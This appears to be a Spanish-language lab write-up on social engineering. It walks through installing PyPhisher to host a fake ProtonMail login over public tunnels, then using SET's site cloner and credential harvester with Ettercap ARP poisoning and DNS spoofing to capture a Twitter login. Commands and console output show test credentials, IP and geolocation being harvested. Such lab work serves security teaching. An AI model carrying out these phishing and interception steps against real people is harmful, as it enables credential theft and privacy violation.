



INGENIERÍA SOCIAL

Jordi Masó Pla

ÍNDICE

| | | |
|-----|---------------------------------------|---|
| 1 | DESCRIPCIÓN | 2 |
| 1.1 | INSTALACIÓN..... | 2 |
| 1.2 | CONFIGURACIÓN DEL ATAQUE | 2 |
| 1.3 | COMPROBACIÓN DEL ATAQUE | 4 |
| 1.4 | OBTENCIÓN DE LAS CREDENCIALES | 4 |
| 2 | ENVENENAMIENTO ARP Y USO DE SET | 5 |
| 2.1 | PREPARACIÓN DE SET | 5 |
| 2.2 | Envenenamiento ARP..... | 6 |
| 2.3 | COMPROBACIÓN DEL ATAQUE | 6 |

1 DESCRIPCIÓN

En este ejercicio realizaremos un ataque de ingeniería social creando RogueAP con portal cautivo, con la herramienta PyPhisher.

1.1 INSTALACIÓN

Para instalar la herramienta de PyPhisher lo aremos desde el repositorio de GitHub. Primero instalamos las dependencias requeridas con el comando “sudo apt install git python3 python3-pip php openssh-client -y”, el siguiente comando es descargar el programa con “git clone <https://github.com/KasRoudra/PyPhisher.git>”. Accedemos al fichero de PyPhisher e instalamos la herramienta con el comando “pip3 install -r files/requirements.txt --break-system-packages”. Con esto ya podemos ejecutar la herramienta, con el comando “python3 pyphisher.py”.

```
(root@kali)~[~/kali]
# git clone https://github.com/KasRoudra/PyPhisher
Cloning into 'PyPhisher' ...
remote: Enumerating objects: 318, done.
remote: Counting objects: 100% (318/318), done.
remote: Compressing objects: 100% (151/151), done.
remote: Total 318 (delta 172), reused 254 (delta 147), pack-reused 0
Receiving objects: 100% (318/318), 2.45 MiB | 6.49 MiB/s, done.
Resolving deltas: 100% (172/172), done.

(root@kali)~[~/kali]
# cd PyPhisher

(root@kali)~[~/kali/PyPhisher]
# ls
LICENSE  README.md  files  pyphisher.py
```

```
(root@kali)~[~/kali/PyPhisher]
# pip3 install -r files/requirements.txt --break-system-packages
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r files/requirements.txt (line 1)) (2.31.0)
Requirement already satisfied: rich in /usr/lib/python3/dist-packages (from -r files/requirements.txt (line 2)) (13.3.1)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from -r files/requirements.txt (line 3)) (4.12.2)
Requirement already satisfied: markdown-it-py<3.0.0, >=2.1.0 in /usr/local/lib/python3.11/dist-packages (from rich->r files/requirements.txt (line 2)) (2.2.0)
Requirement already satisfied: pygments<3.0.0, >=2.14.0 in /usr/lib/python3/dist-packages (from rich->r files/requirements.txt (line 2)) (2.15.1)
Requirement already satisfied: soupsieve>1.2 in /usr/lib/python3/dist-packages (from beautifulsoup4->r files/requirements.txt (line 3)) (2.5)
Requirement already satisfied: mdurl<=0.1 in /usr/lib/python3/dist-packages (from markdown-it-py<3.0.0, >=2.1.0->rich->r files/requirements.txt (line 2)) (0.1.2)
```

1.2 CONFIGURACIÓN DEL ATAQUE

Esta herramienta tiene un entorno guiado en la consola. Una vez dentro del programa seleccionamos el portal que queremos suplantar, en este caso será la opción 10 que es el portal de login de Proto mail.

```

[By KasRoudra]
[v2.1]
Trash
[01] Facebook Traditional [27] Reddit [53] Gitlab
[02] Facebook Voting [28] Adobe [54] Github
[03] Facebook Security [29] DevianArt [55] Apple
[04] Messenger [30] Badoo [56] iCloud
[05] Instagram Traditional [31] Clash Of Clans [57] Vimeo
[06] Insta Auto Followers [32] Ajio [58] Myspace
[07] Insta 1000 Followers [33] JioRouter [59] Venmo
[08] Insta Blue Verify [34] FreeFire [60] Cryptocurrency
[09] Gmail Old [35] Pubg [61] SnapChat2
[10] Gmail New [36] Telegram [62] Verizon
[11] Gmail Poll [37] Youtube [63] Wi-Fi
[12] Microsoft [38] Airtel [64] Discord
[13] Netflix [39] SocialClub [65] Roblox
[14] Paypal [40] Ola [66] UberEats
[15] Steam [41] Outlook [67] Zomato
[16] Twitter [42] Amazon [68] WhatsApp
[17] PlayStation [43] Origin [69] PayTM
[18] TikTok [44] DropBox [70] PhonePay
[19] Twitch [45] Yahoo [71] MobikWik
[20] Pinterest [46] WordPress [72] Hotstar
[21] SnapChat [47] Yandex [73] FlipCart
[22] LinkedIn [48] StackOverflow [74] Teachable
[23] Ebay [49] VK [75] Mail
[24] Quora [50] VK Poll [76] CryptoAir
[25] Protonmail [51] Xbox [77] Amino
[26] Spotify [52] Mediafire [78] Custom

[a] About [o] AddZip [s] Saved [x] More Tools [0] Exit

[?] Select one of the options > 10
[?] Do you want OTP Page? [y/n] > n
[?] Enter shadow url (for social media preview)[press enter to skip] : █

```

Nos pregunta si queremos una pagina OPT le indicamos que no y si queremos introducir una url oculta para las redes sociales, indicamos que no.

Acto seguido empieza a levantar un servidor php y el túnel a las direcciones. Esta herramienta muestra tres direcciones una es un CloudFlared, localhost y serveo. Nos pregunta si queremos personalizar el link.


```

[By KasRoudra]
[v2.1]
[*] Initializing PHP server at localhost:8080....
[*] PHP Server has started successfully!
[*] Initializing tunnelers at same address.....
[*] Your urls are given below:
- CloudFlared
URL : https://concern-each-opposed-blogger.trycloudflare.com
MaskedURL : https://protonmail-pro-basics-for-free@concern-each-opposed-blogger.trycloudflare.com
- LocalHostRun
URL : https://5957bd2f798f9d.lhr.life
MaskedURL : https://protonmail-pro-basics-for-free@5957bd2f798f9d.lhr.life
- Serveo
URL : https://57244c9ae8d8760f05a95ed70a542516.serveo.net
MaskedURL : https://protonmail-pro-basics-for-free@57244c9ae8d8760f05a95ed70a542516.serveo.net
[?] Wanna try custom link? [y/N/help] : n
[*] Waiting for login info....Press ctrl+c to exit

```

1.3 COMPROBACIÓN DEL ATAQUE

Accedemos desde el teléfono móvil para iniciar sesión en la web de Proton mail, accedemos a una web de inicio e introducimos las credenciales de inicio de sesión.



1.4 OBTENCIÓN DE LAS CREDENCIALES

Comprobamos como la herramienta a capturado el inicio de sesión del teléfono y las credenciales introducidas en el portal.

```
[✓] Victim IP found!
PyPhisher Data
[*] IP : 188.26.218.44
[*] IP Type : IPv4
[*] User OS : Android
[*] User Agent : Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Mobile Safari/537.36
[*] Version : 10;
[*] Browser : Handheld Browser
[*] Location : Guadalajara, Spain, Europe
[*] GeoLocation(lat, lon): 40.632489, -3.16017
[*] Currency : Euro

[*] Saved in ip.txt
[*] Waiting for next.....Press Ctrl+C to exit

[✓] Victim login info found!
PyPhisher Data
[*] ProtonMail Username: pruebaclase@protonmail.com
[*] Password: estoessunaprueba
```

Esta herramienta a capturado la dirección ip del terminal, el sistema operativo, la versión del navegador, la geolocalización del dispositivo y las credenciales introducidas.

2 ENVENENAMIENTO ARP Y USO DE SET

2.1 PREPARACIÓN DE SET

The Social-Engineer Toolkit es una herramienta ya instalada en Kali Linux para realizar ataques de ingeniería social. En esta ocasión realizaremos un ataque para conseguir credenciales de inicio de sesión de una página web.

Una vez arrancada la herramienta seleccionamos la opción 1, en el siguiente menú la opción 2 vector de ataque a sitio web.

```

The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'

Follow us on Twitter: @TrustedSec
Follow me on Twitter: @d0ck1ngp4v3
Homepage: https://www.trustedsec.com

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> |
```

```

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2 |
```

El siguiente menú escogemos la opción 3 método de ataque de recolección de credenciales.

```

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, engent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack> |
```

El último menú escogemos la opción 2 que es clonar un sitio web, en este caso Twitter. Introducimos la IP de nuestra máquina atacante, el ataque corre sobre nuestra IP al puerto 80.

```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2 |
```


```
[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

2.2 Envenenamiento ARP


Con la herramienta Ettercap realizaremos el envenenamiento ARP y el dns spoofing para que todo el trafico de red y al que se dirige a la puerta de enlace para por nosotros y poder interceptar-lo.

Con la previa configuración de los ficheros de etter.conf y etter.dns ya podemos ejecutar Ettercap poner el envenenamiento ARP y el dns spoofing en marcha.



2.3 COMPROBACIÓN DEL ATAQUE

Desde nuestro Windows 10 accedemos a la web de Twitter y ponemos las credenciales para acceder al servicio de esta web.



En la maquina Kali comprobamos como el envenenamiento ARP y el dns spoofing esta funcionando correctamente, el acceso se ha dirigido a nuestra maquina iniciándose en el portal de la herramienta SET, cazando las credenciales de inicio de sesión

```
10.0.1.131 - - [04/Feb/2024 17:23:29] "GET /favicon.ico HTTP/1.1" 404 -
10.0.1.131 - - [04/Feb/2024 17:23:29] "GET / HTTP/1.1" 200 -
10.0.1.131 - - [04/Feb/2024 17:23:29] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email] prueba@prueba.com
POSSIBLE PASSWORD FIELD FOUND: session[password] pruebadeconcepto
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
```